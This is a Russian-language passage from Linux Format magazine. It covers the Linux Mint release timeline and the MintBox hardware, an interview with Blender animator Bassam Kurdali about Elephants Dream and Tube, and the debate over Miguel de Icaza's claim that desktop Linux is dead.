Команда убрала брендинг Mint из пакета Mint Tools, чтобы другим разработчикам было легче использовать их в собственных проектах. Ребята из Mint любят делиться, и знают, что не все делается в расчете на оплату.

МАЙ 2010



### MINT 9 (ISADORA)

Isadora стала первым Mint с отдельными образами диска; тот, что без проприетарных кодеков и патентованных технологий, был предназначен для рынков США и Японии.



# Магазин оборудования Mint

## Знакомьтесь – MintBox.

**П**омимо колоссального числа последователей, которых Linux Mint приобрел за последние несколько лет, мы начинаем наблюдать рост числа ПК, поставляемых с Mint в качестве основной операционной системы.

Для начинающих, если вы зайдете на домашнюю страницу Linux Mint, а затем в раздел Project, за которым следует Store, вы увидите Live DVD и устройства USB, футболки, значки, и, что намного важнее, компьютеры, ноутбуки и MintBox.

## «Mint стал счастливым родителем разностороннего устройства.»

Если заглянуть сначала в раздел Computers and Laptops, мы увидим ряд компьютеров с предустановленным Mint из каталога ThinkPenguin, включающего функционально полную настройку, стандартный рабочий стол, пару мини-ПК и домашний кинотеатр. Область Laptop вернет нас в ThinkPenguin, где мы найдем ряд ноутбуков с предустановленной операционной системой, которую мы так любим.

И хотя все эти предложения – это, конечно, хорошо и мило, практически любой ПК по разумной цене можно превратить в машину Linux Mint. Настоящей звездой в этом шоу, в данном конкретном случае, является MintBox.

### MintBox

Сотрудничая с CompuLab где-то с прошлого года, команда Mint стала счастливым родителем очень разностороннего и довольно мощного небольшого устройства, которое производится в двух разновидностях: стандартный вариант с 4 ГБ ОЗУ, APU G-T405N, двухядерным 1-ГГц CPU с Radeon HD6290, в плоском черном металлическом корпусе; и вариантом Pro, где имеется 8 ГБ ОЗУ, APU G-T56N, 1,65-ГГц CPU с Radeon HD 6320, в рифленом черном металлическом корпусе.

Оба компьютера обходятся без вентиляторов и имеют стандартную начинку, которая включает

250-ГБ HDD, dual-head HDMI 1.3/DisplayPort, gigabit Ethernet, S/PDIF 7.1 channel audio, два порта USB 3.0 и два порта USB 2.0; два порта eSATA, WiFi 802.11 b/g/n (с двойной антенной), слот для 2,5-дюймового SATA HDD, 2 мини-PCIe сокетa с одним mSATA и порт RS232.

Достоинство удивления, что CompuLab умудрился уместить это все в корпусе размером 6,3×6,3×1 дюйм для стандартной комплектации и 7,5×6,3×1,6 для комплектации Pro; причем упор делался на то, чтобы оба устройства легко вскрывались для модернизации.

Область применения для таких крошечных устройств очень широка и разнообразна; их можно применять везде, от предприятия или магазина до образовательного учреждения или домашнего мультимедиа-центра, особенно учитывая, что эти компьютеры, работающие на Mint, также монтируются на VESA и имеют крайне низкое энергопотребление (9 Вт для стандартного и 18 Вт для Pro).

Клем и его команда гордятся MintBox, и с полным на то правом, хотя его стоимость составила \$476 плюс НДС и отгрузка (примерно £297) для стандартной комплектации и \$549 (£343) для профессиональной модели. Это не самое дешевое оборудование на рынке, но оно отлично изготовлено, поскольку CompuLab – мировой лидер по разработке и производству промышленного оборудования.

Очевидно, что это событие открыло более прибыльные возможности для Linux Mint как для компании; однако стоит отметить, что Mint получает 10 % от продажи каждого устройства. И хотя MintBox – далеко не первый дистрибутив Linux, и даже не первый дистрибутив на базе Ubuntu, предустановленный на продаваемых ПК, он определенно уникален по своему дизайну, возможностям соединения и привлекательности. Мы уже видели немало ПК, продававшихся с дистрибутивами Linux; особо стоит упомянуть вклад Dell по предустановке Ubuntu. Но то были не Linux Mint. Здесь же мы получаем

устройство, которое можно просто включить и играть. И еще нам известно, и мы об этом уже упоминали, что благодаря включению в Mint специфичных для мультимедиа кодеков и библиотек вы можете без проблем купить парочку MintBox, подсоединить их к телевизору разумного размера и воспроизводить мультимедиа из сети. В плане простоты настройки они потребуют от вас минимальных усилий.

## Новая модель ARMy

И какое же будущее ждет MintBox, или следующее поколение устройств с предустановленным Mint? Как недавно высказался Клем в своем блоге по поводу MintBox: «Есть вероятность, что партнерство с CompuLab будет продолжаться, и приведет в будущем к созданию IntensePC (с Intel i7)». Конечно же, мощь, которую придаст ему процессор, являющийся флагманом Intel, станет важнейшим достоинством для конечного пользователя, особенно если потребности пользователя простираются до редактирования видео или игр. Но будущее ПК, основанных на Linux, очевидно, направится по пути ARM CPU, по крайней мере, в настоящее время.

Увидим ли мы будущее, когда ARM и Mint пойдут рука об руку? Определенно, это пища для размышлений и интересная тема для обсуждений; в конце концов, мы видим, насколько популярен оказался Raspberry Pi с самого момента своего появления; вдруг Mint станет партнером Pi Foundation?



➤ Массивный корпус MintBox рассеивает тепло, и в шумном вентиляторе нужды нет.

## Хронология Mint НОЯБРЬ 2010



### MINT 10 (JULIA)

Теперь на экране Welcome вы можете выбрать, устанавливать ли отсутствующие мультимедийные кодеки; для пользователей эта опция удобна, и не возникает никаких юридических проблем по поводу распространения проприетарного кода.

## МАЙ 2011



### MINT 11 (КАТЯ)

Вышла с возможностью быстрой установки с CD и усовершенствования до версии DVD (с куда большим количеством программ) позднее, что экономит драгоценные минуты в процессе установки.

# Пик популярности?

Ложь, наглая ложь и статистика.

Если вы заглянете в Отчет по анализу трафика по операционным системам Wikimedia [Wikimedia Traffic Analysis Report for Operating Systems], вы увидите «анализ запросов по страницам от операционной системы на основе пользовательской агентской информации, сопровождающей запросы сервера», как иносказательно именуется этот сайт. Цифры, отображенные здесь, не стоит воспринимать как окончательный вердикт, кто кого популярнее; но по общей шкале все же наблюдается свидетельство того, насколько растет популярность Linux Mint.

Анализ данных с 19 по 31 октября 2011 года показывает, что 17,3 миллиона запросов были отправлены с ПК, работающих на Linux Mint – это всего 0,01% от общего количества, меньше, чем у Ubuntu, Mandriva, Debian, Fedora и OpenSUSE.

В дополнение к приведенным цифрам, данные этого года показывают 11,2 миллиона для Linux Mint, и 1100 миллионов для Ubuntu; Debian, SUSE и Fedora опережают Mint.

## История с Distrowatch


Чтобы еще сильнее прочувствовать контраст, посетите [Distrowatch.com](http://Distrowatch.com). Промотайте страницу вниз, и, как большинству из вас, без сомнения, известно, вы увидите Page Hit Ranking [Рейтинг популярности]. На вершине этого списка с весьма солидным отрывом от остальных находится Mint; однако что это означает?

Рейтинги популярности Distrowatch, как заявляет сам Distrowatch, это «довольно легкомысленный способ измерить популярность дистрибутивов Linux и других свободных операционных

систем среди посетителей этого сайта. Они не имеют отношения ни к использованию, ни к качеству, и их не стоит применять для выяснения доли дистрибутивов на рынке. Они просто отображают количество ежедневных посещений страницы дистрибутива на [DistroWatch.com](http://DistroWatch.com), и ничего больше».

Итак, пока Linux Mint прорывается вперед в условиях конкуренции, если бы она, конечно, была (нам ведь известно, что в Linux конкуренции нет, верно?), оказывается, что это – просто количество посещений по ссылке Mint; неважно, случайны они или преднамеренны.

Какую бы систему измерения вы ни выбрали для оценки популярности Mint, совершенно ясно, что он делает отличную работу, и в ближайшем будущем мы можем ожидать от него еще большего. Удачи, Клем, продолжай свое благое дело. **LXF**



НОЯБРЬ 2011



### MINT 12 (LISA)

Lisa вышла с новым рабочим столом и новыми технологиями, созданными с помощью MGSE (Mint Gnome Shell Extensions) для улучшения функциональности стандартного рабочего стола Gnome более привычным для пользователя способом.

МАЙ 2012




### MINT 13 (MAYA)

Блестящая во всей красе, завоеванной, благодаря простоте в использовании, рабочими столами Mate и Cinnamon, Maya стала идеальным дистрибутивом для тех, кто сбежал от Windows и Ubuntu. Вперед!

# Воплощение мечты

Команда LXF вежливо побеседовала с Бассамом Курдали, одним из создателей *Elephants Dream*.



Открытость касается не только программного обеспечения. Пиво, комиксы, музыка и всякие другие вещи выпускаются под свободными лицензиями, так

что люди могут дорабатывать и переделывать работы других авторов, не пугаясь с нудными ограничениями копирайта.

Это движение еще не выпустило полнометражного фильма, но один человек надеется на это — Бассам Курдали [Bassam Kurdali], режиссер короткометражного мультфильма *Elephants Dream* [Мечта слонов], который был сделан с помощью открытого ПО и выпущен для людей в 2006 году, чтобы они использовали его по своему усмотрению. Сейчас Бассам работает над другим открытым фильмом, *Tube*, вдохновленным *The Epic of Gilgamesh* [Миф о Гильгамеше]. Круто!

**Linux Format:** Для начала мы должны расспросить вас об *Elephants Dream*. Я знаю, это было давно, но фильм получил большую известность, и это хорошая отправная точка для обсуждения *Blender*. Было ли главной целью фильма показать, что можно сделать с помощью *Blender*?

**Бассам Курдали:** Мне кажется, целей было несколько. Ну да, одной из них была демонстрация возможностей *Blender*, но в целом все было немного сложнее: была также цель понять, возможно ли это вообще, а если нет — сделать возможным. До открытой эры *Blender*, когда он был

еще закрытым ПО (и даже задолго до этого) была некая связь между художниками и программистами. Они работали вместе в студии и могли видеть непосредственно, что и как работает. В последующие годы, это стало скорее... это использовалось в определенных нишах, любителями, и не было четко и ясно, что именно можно сделать. И не только из-за отсутствия готовых примеров: когда вы собирались сделать что-то, могло оказаться, что нечто, теоретически пригодное для этого, больше не работает. Так что цель была не только показать, что *Blender* для этого годится, но и доказать, что он действительно годится.

## ЧТОБЫ ЭТО СЛУЧИЛОСЬ

«Тон написал композитор прямо посреди производства фильма.»

Для *Elephants Dream* система анимации была полностью переписана, а композитор был создан с нуля — раньше его вообще не было. То есть у нас было нечто вроде... по-моему, Тон [Ton Roosendaal, продюсер *Elephants Dream*] написал композитор за две недели прямо посреди производства фильма; вы знаете, вот просто сел и написал.

**LXF:** Выходит, художники и программисты выжили работать вместе еще до открытия кода?

**БК:** О да. Сначала *Blender* был закрытым продуктом, выпущенным бесплатно, но не свободно —

он еще не был свободным ПО. И он стал очень популярным, в итоге получив свой сайт и форум. В конце концов — не совсем уверен, как именно это случилось — это был побочный продукт деятельности видеоконпании Neo Geo (не путать с игровой компанией Neo Geo), а затем компании разработки ПО Nan (Not A Number). Neo Geo занимались производством видео. Мотивацией Nan, думаю, было войти в web-3D и мобильное 3D, два направления, которые сейчас постепенно становятся чем-то... но пока не стали. Но даже тогда, в 90-е, они уже планировали это, и они были мотивированы — особенно тогда — одним из преимуществ его дизайна: компактно-

стью. Это была программа 3D-анимации, влезавшая на дискету. Она была такой крошечной, что легко подходила для мобильных устройств и могла быть использована как небольшое ядро. Я думаю, они хотели использовать ядро *Blender* как публикатор реального времени и оставить средство создания контента свободным, но продавать средство его публикации. По-моему, плата взималась только за работу в реальном времени: если нужно отцифровать фильм или проиграть его, разрешалось использовать свободное приложение; но если вы намерены воспроизводить в реальном времени через Интернет, то должны платить. У меня был один из ранних лицензионных ключей *Blender*, но после краха дот-комов компании, не успевшие разбогатеть, потеряли инвесторов и обанкротились. Тогда началась кампания по поиску финансирования перехода к открытой модели.



**LXF:** Чтобы проект не умер, если что-то стряется с материнской компанией?

**БК:** Да. Должен сказать, что открытое движение очень тесно связано с целями *Blender*. Целью *Elephants Dream* было развитие анимационного ядра *Blender* и создание полноценного композитора. По отзывам других художников, анимационная система *Blender* была слишком медленной. Ей не хватало... так называемого графа зависимостей. В современных анимационных системах есть граф зависимостей (DAG), который сообщает программам, что от чего зависит среди объектов сцены. Вы должны быть уверены, что они обновляются в порядке зависимостей в пределах кадра. Например, если шляпа лежит на столе, то положение шляпы зависит от положения стола. И если я начну анимировать объекты «шляпа» и «стол» — пусть они оба имеют свой ключ — то при обновлении, если я обновляю позицию шляпы, переместив ее куда-то, а стол отдельно обновляю потом, шляпа внезапно повисает в воздухе. И так, вы должны обновить позицию стола до обновления позиции шляпы.

Это означает, что при построении сцены вы должны следовать полному циклу необходимых зависимостей. Поскольку в *Blender* не было DAG, он вынужден был обсчитывать сцены снова и снова, прилагая невероятные усилия в надежде на обновление всех зависимостей. В реальном времени получалась очень низкая частота кадров. Проблема заключается в ограничении числа вложенных зависимостей: оно зависит от объема вычислений, которые *Blender* должен выполнить, прежде чем обновить зависимость. Вы не можете выстроить действительно сложную систему, необходимую для анимации персонажей. Вот это и случилось с *Elephants Dream*, который был весьма хорош для своего времени, и с композитором, работа с которым была истинным удовольствием.



**LXF:** Есть ли какие-либо технические элементы *Blender*, которые вы надеетесь улучшить в работе над вашим следующим проектом, *Tube*?

**БК:** Мы вышли из Blender Foundation, потому что Urchp [студия, в которой Бассам является художественным директором] — это самостоятельный проект, и фильмы нас интересуют как таковые, а не как способ продвижения новых функций.

**LXF:** Потому что *Elephants Dream* ощущался больше как техническое упражнение?

**БК:** В чем-то да. Я стремлюсь к абстракции, и если вы не увлечены этим, вам может быть скучновато. Я фанатик экспериментальных фильмов, *Elephants Dream* довольно-таки спокойный фильм по сравнению с тем, что я люблю; я бы даже сказал, суховатый и холодный. Кроме того, у всех проектов *Blender* очень жесткий график. У нас был шестимесячный производственный цикл, но три месяца из них пришлось на предсъёмочный период, вначале у нас даже не было сценария. Обычно у вас есть сценарий, затем вы получаете фи-

## ПРО TUBE

### «Фильмы нас интересуют не как способ продвижения новых функций.»

нансирование, затем приглашаете артистов, затем снимаете. В нашем случае все было наоборот: сначала деньги, затем артисты, потом сценарий.

Почти три месяца проекта мы потратили на работу со сценаристом, отрисовку персонажей и тестовую анимацию. То есть, через три месяца мы были в состоянии «нам нужен сюжет». У нас был сценарий на 12 страниц, состоящий почти целиком из диалогов. Наш сценарист писал для театра и никогда — для кино, тем более анимационного. Он написал этот сценарий, набитый диалогами, и нашему персонажу пришлось бы двигаться в супер-скоростном темпе. Пока мы в это вникли, прошло три месяца, и мы поняли, что придется много чего вырезать, ведь фильм уже превысил 20 минут и все никак не кончался. В итоге мы оставили одну страницу из 12, и вырезали сцены, которые сценарист считал основными, но по сути они не работали. Он нас возненавидел. Тон и я сидели у Тона дома. Думаю, Тону это нравилось, а для меня это был жестокий опыт. Мне было так дурно, а Тон прямо пылал по этому поводу. Мы просто урезали все до одной страницы, поскольку этим плотным диалогом могли заполнить все действие. Нам пришлось работать как сумасшедшим.

**LXF:** А как же вы урежете миф о Гильгамеше?

**БК:** Да он уже урезан. Мы работали над сценарием долгие годы. Это было навязчивой идеей, мы постоянно улучшали и исправляли идеи сценария. Первоначально сценарий *Gilgamesh* задумывался как полнометражный фильм. Но в конце концов мы решили делать короткометражку, даже не пытавшись вступить на этот путь.

**LXF:** Так появится ли когда-нибудь полнометражный фильм?

**БК:** Это будет нечто совсем другое. Я видел людей, делавших короткометражки, которые были на самом деле одной сценой из полнометражного фильма. В основном это делалось как доказательство концепции, когда у вас есть трактовка, но вы понимаете, что она сама по себе не работает. И тогда вы пытаетесь найти что-то новое и все-таки сделать полнометражный фильм. Мы не хотели снимать короткометражку, которая бы не была самодостаточной. В этой короткометражке нет ничего, что напоминало бы сцену из большого проекта, но есть отдаленно похожие сюжеты и герои.

**LXF:** Это потрясающая история. Она очень древняя, но до сих пор работает.

**БК:** Так и есть, и что в ней особенно хорошо — я надеюсь, мы сделаем несколько короткометражек, противоречащих друг другу, ведь сам эпос фрагментарен. Некоторые куски есть, некоторые утрачены, они были написаны в разное время, разными людьми и на разных языках; они даже не стыкуются друг с другом. Вы можете вытянуть из эпоса связную версию, но некоторые куски никак не вписываются: происходят совсем разные вещи. Например, Энкиду либо умирает, либо добровольно спускается в загробное царство. Мне нравится идея создания несовместимых эпизодов, как будто это обломки чего-то большего.

**LXF:** Ну, это открытые исходники, так и должно быть. Скачивая *Elephants Dream*, человек получает сразу все файлы, это около 7 Гб, очень большой объем. Получали ли вы отклики от людей, вносящих изменения?

**БК:** Не слишком. Я не знаю, продолжается ли это до сих пор, но в течении нескольких лет у нас было зеркало FTP со всеми файлами, вы могли загрузить один или два объекта и работать с ними. На мой взгляд, самые простые файлы использовались дольше всех, потому что они не зависели от сверхпродвинутых возможностей *Blender*, они были более стабильны. Например, маленькие птички-роботы до сих пор работают; вы можете загрузить их в любую версию *Blender* и погулять с ними. А вот Пруг и Эмо [Proud и Emo — главные герои] не работают без скелетной настройки. Они могут работать, но им нужен для этого пересчет. Думаю, именно поэтому многие работают только с маленькими файлами.

**LXF:** Это потому, что у Пруга и Эмо больше текстур — там и кожа, и волосы; а роботы гладкие.

**БК:** Ломались в основном скелеты. Простой пример: есть драйвер, управляющий вращением; его параметры были неверны в той версии *Blender*, что была у нас. Нам приходилось угадывать правильные углы вращения, вводя цифры на авось.



Другими словами, мы зависели от совершенно непредсказуемого поведения *Blender*. Когда, наконец это исправили, глаза всех наших героев были слегка не на месте из-за неточных вращений.

Некоторые люди создавали видео-версии, просто чтобы сменить декорации. Самый большой проект, о котором я знаю, не полный ремикс, но все же очень большой проект: один парень сделал трехмерную версию *Elephants Dream*. Он взял рабочие файлы и проделал огромную работу, поскольку многие наши кадры зависели от чисто двумерных средств. Ему нужно было заставить даже эти сцены работать в стерео. Мы видели это на конференции *Blender* пару лет назад, это была потрясающая работа.

**LXF:** Это было что-то вроде ложной трехмерности, когда вы вытаскиваете часть объектов на передний план, а часть заталкиваете на задний?

**БК:** Будь все так просто, мы бы обсчитали две картинки с двух камер. Если в вашей сцене нужна полная трехмерность, то в идеале нужно две камеры, для правого и для левого глаза, затем вы обсчитываете две разные картинки, посылаете их на два накладывающихся проектора и надеваете специальные очки, чтобы разделить изображения на правый и левый глаз. На практике все гораздо сложнее, потому что мы применяли специальные двумерные трюки, а стерео было поддельным. Это специальное ухищрение, и есть ситуации, где это не сработает, и вам приходится изворачиваться, чтобы иллюзия работала. Это огромная работа, и я был потрясен, что у кого-то нашлись время и энергия все это сделать.

**LXF:** Все, что я знаю о *Blender* — это что он сложный. Больше всего мне нравятся легкие, детские версии; что-то не особо мощное, но зато понятное.

**БК:** Вы пробовали *Wings 3D*? Это программа только для моделирования, в ней нельзя делать ничего, кроме моделирования. Она намного проще

## ПРО BLENDER

### «Blender сильно изменился, став дружелюбнее к пользователю.»

*Blender*, поскольку не нужно взаимодействовать с полноценной программой 3D-анимации. Пожалуй, мой ответ такой: не существует простой программы трехмерной анимации, которая умела бы все. Есть немного программ, очень хороших и интуитивных; это специализированные программы, хорошо делающие что-то одно. *Wings 3D* — открытый моделиер, *Sculptris* — закрытая программа об-счета текстур. У них разное происхождение и разные цели, но благодаря узкой направленности они все просты; их приятно использовать.

*Blender* сложен, но не так, как *Maya* или *3D Studio Max*. Он похож на них, и местами проще, но он другой. Иногда пользователи *Maya* говорят, что *Blender* сложен, но по сути они имеют в виду, что знают только *Maya*, а *Blender* не похож на нее; *Maya* сложна невероятно.

Еще одно узконаправленное приложение — *SketchUp*, оно делает только одну вещь и делает ее отлично, и оно очень простое.

**LXF:** Речь тут не о функциях; часто мы слышим фразы типа «Я люблю программу X, но ненавижу ее интерфейс». Главный пример — *GIMP*, но и *Blender* недалеко ушел. Думаю, проблема в том, что многие пользователи старой гвардии привыкли к чему-то годами и не хотят перемен.

**БК:** А меня перемены не пугают. *Blender* сильно изменился, став дружелюбнее к пользователю. Люди, которым *Blender* в новинку, говорили мне, что он проще. Не знаю, где тут правда, а где индивидуальное восприятие, но некоторые вещи

явно изменились, став проще. Например (хотя это не касается совершенных новичков), появилась возможность использовать предустановки раскладок горячих клавиш. То есть пользователи *Maya* могут использовать раскладку *Maya*. Управление камерами и преобразованиями работает как в *Maya*, вы можете «из коробки» получить нечто привычное. Аниматор может сразу начать работу, не чувствуя себя не в своей тарелке. Это нацелено на легкость использования для конкретной аудитории. Люди могут жаловаться на элементы, которые были еще в 1995-м и стали именем нарицательным в 2013, даже если они ни разу не видели этого с тех пор. Люди не осознают, что в 1995 в *Blender* даже не было меню. Сейчас он предлагает красивый, восхитительно простой интерфейс, полностью соответствующий нынешним стандартам; а когда-то приходилось только пользоваться горячими клавишами, даже не документированными. От прошлого не убежишь. **LXF**



# Крах настольных амбиций?

Главный архитектор рабочего стола предрекает конец настольного Linux. Маянк Шарма размышляет, не пора ли поставить точку.

После десятилетнего предвкушения «года Linux на настольных ПК» многие журналисты, пишущие о Linux, наконец отчаялись. Одни заявили, что такому вообще не бывать, другие полагают, что Linux просто не для настольных систем. Вздумаем мы отвечать всем таким критикам, нам пришлось бы бросить работу.

Однако Мигель де Икаса [Miguel de Icaza] — это не кто-нибудь. Он снискал заслуженное уважение в сообществе открытого кода как основатель и разработчик Gnome, одной из двух главных сред рабочего стола Linux. К нашему крайнему изумлению, даже он счел, что настольный Linux мертв!

В недавнем посте своего личного блога он делится мыслями о том, почему Linux не в состоянии позиционироваться как жизнеспособная потребительская настольная ОС. Его комментарии — это

выводы из статьи в *Wired*, где утверждалось, что Apple OS X далеко опередила настольный Linux.

В этом посте, названном «Что сгубило рабочий стол Linux?», Икаса на основании своего опыта работы с Gnome анализирует причины появления мрачных прогнозов для настольного Linux. Его главный аргумент — что в попытках добиться технического превосходства разработчики Gnome так часто перенастраивали программные интерфейсы, что их поддержка стала истинным кошмаром для сторонних разработчиков.

Но этот самоанализ перешел в некрасивый выпад, когда Икаса обвинил отца-основателя Linux в непреднамеренном направлении сообщества разработки Linux в целом на ложный путь: «Линус, хотя он занимается низкоуровневой работой с ядром, много лет назад задал тон работе

нашего сообщества, отказавшись от двоичной совместимости для драйверов устройств. Возможно, у разработчиков ядра есть на то важные причины, и, возможно, они могли бы заставить производителей играть по их правилам, но у разработчиков рабочего стола не было той власти, которая была у разработчиков ядра. Однако общее отношение мы все восприняли и продолжаем сохранять».

Он заявляет: «Корень бед настольного Linux — в культуре разработки, созданной вокруг него».

Затем Икаса пишет о том, как это отношение повлияло на их работу. Он объясняет, что в попытках исключить плохо реализованные функции разработчики Gnome безжалостно избавлялись от API ради лучшего: «Мы избавлялись от функций, потому что “этот подход кривой”, причем степени кривизны были от “это дыра в системе



безопасности” до “не соответствует применяемому нами новому стилю”.

Такое «объяснение», естественно, без восторга было воспринято Торвальдсом, который отменил обвинения Икасы в создании отношения, приведшего к проблемам с настольной системой.

В ветви Google+, где обсуждался этот пост, Торвальдс размышляет о собственном стиле работы по ядру Linux, и подчеркивает: «одним из основных правил разработки ядра всегда было то, что мы никогда, ни под каким видом не нарушали никаких внешних интерфейсов».

Это правило существовало с самого первого дня, хотя и стало гораздо более явным только в последние несколько лет. Заявление, что мы нарушаем внутренние интерфейсы, невидимые для большинства пользователей, совершенно необоснованно, и это полная чушь».

Один из его главных соратников, Теодор Цо [Theodore Ts'o], подкрепляет утверждение Торвальдса, говоря, что разработчики рабочего стола придрались исключительно к отношению разработчиков ядра к «внутренним интерфейсам», целиком проигнорировав их отношение к «внешним интерфейсам».

Он напоминает о позиции Торвальдса считать, что изменение в ядре, приводящее к сбою в работе приложения, следует считать ошибкой, а единственным способом устранения этой ошибки является отказ от данного изменения. «Внутри ядра можно смело делать изменения, но то, от чего зависит работа приложений, не может подвергаться изменениям. К несчастью, разработчики рабочего стола так и не усвоили этот урок», пишет Цо.

Торвальдс соглашается, добавляя, что «некоторые люди из Gnome, похоже, полностью отрицают суть своих проблем. Они винят в них всех подряд, кроме себя».

## Несовместимые компоненты

Далее, следующий пункт в списке Икасы – отсутствие координации между разными дистрибутивами Linux: «Вторая часть проблемы в том, что вы не найдете двух дистрибутивов Linux, которые согласовали бы между собой, какие основные компоненты должна использовать система. Не могут они прийти к согласию и по синхронизации обновлений, и по существующим и конкурирующим реализациям одних и тех же функций».

Для иллюстрации он снова обращается к ядру. «Попытки стандартизации ядра и набора основных библиотек были подорваны дистрибутивом дня, который захватил власть. Занимая лидирующую позицию, вы не пойдете на уступки, способные помочь остальным дистрибутивам сравняться с вами. Несовместимость стала способом захвата доли на рынке. И эта стратегия продолжает использоваться 800-фунтовыми гориллами мира Linux».

И хотя доводы Икасы не лишены смысла, разработчики ядра не могут не уловить здесь иронии. Алан Кокс [Alan Cox], один из самых уважаемых разработчиков Linux, откликнулся так: «Меня это просто рассмешило. Вот был KDE, а потом явился Мигель и создал ситуацию, аналогичную той, из-за которой сам теперь беснуется».



## Экосистему Apple OS X и AppStore в Linux сегодня НЕВОЗМОЖНО ДОСТИЧЬ.

Мигель де Икаса

### Кривой Gnome

Кокс идет еще дальше, обвиняя Gnome в разрушении совместимости настольных систем и заявляя: «Икаса чертовски прав: парни из Gnome каждый раз нарушают свою совместимость, не только с приложениями, но и с интерфейсом пользователя, с config (который сейчас хуже, чем в Gnome 1.x!), и т.д. Но это болезнь не открытого кода, а определенных проектов. Например, Gnome».

Кокс и еще один разработчик ядра, Инго Молнар [Ingo Molnar], указывают на превосходную обратную совместимость ядра. Молнар пишет, что «проект ядра Linux всегда очень внимательно относился к сохранению своих внешних ABI, запланированных ABI, и даже случайных ABI. Потому и оказалось возможным, что бинарник игры *Rogue* 20-летней давности от Алана Кокса, созданный в 1992 году, до сих пор совместим и работает с самым последним ядром Linux безо всяких изменений – и будет работать через 50 лет».

ABI (Application Binary Interface) – это интерфейс между компьютерной программой и операционной системой; среди прочего, он определяет, как приложение обращается к системным вызовам.

И хотя оба его аргумента были оспорены и опровергнуты признанными и уважаемыми членами братства открытого кода, Икаса в своем исходном посте заключает, что все вместе они создали экосистему, не слишком дружелюбную к сторонним разработчикам приложений рабочего стола.

«Вы можете разок попробовать, приложить максимум усилий для обеспечения поддержки “дистрибутива-лидера” или, если в вас разыграла щедрость, “трех лидеров”. И все это – лишь для того, чтобы через полгода оказалось: ваши программы не работают».


И вновь он обвиняет в этом подход, практикующий концентрацию на разработчике, который, по его признанию, помог таким новшествами, как управление пакетами. Но в процессе они стали упускать из вида «более масштабные перспективы», что привело к отчуждению сторонних разработчиков.

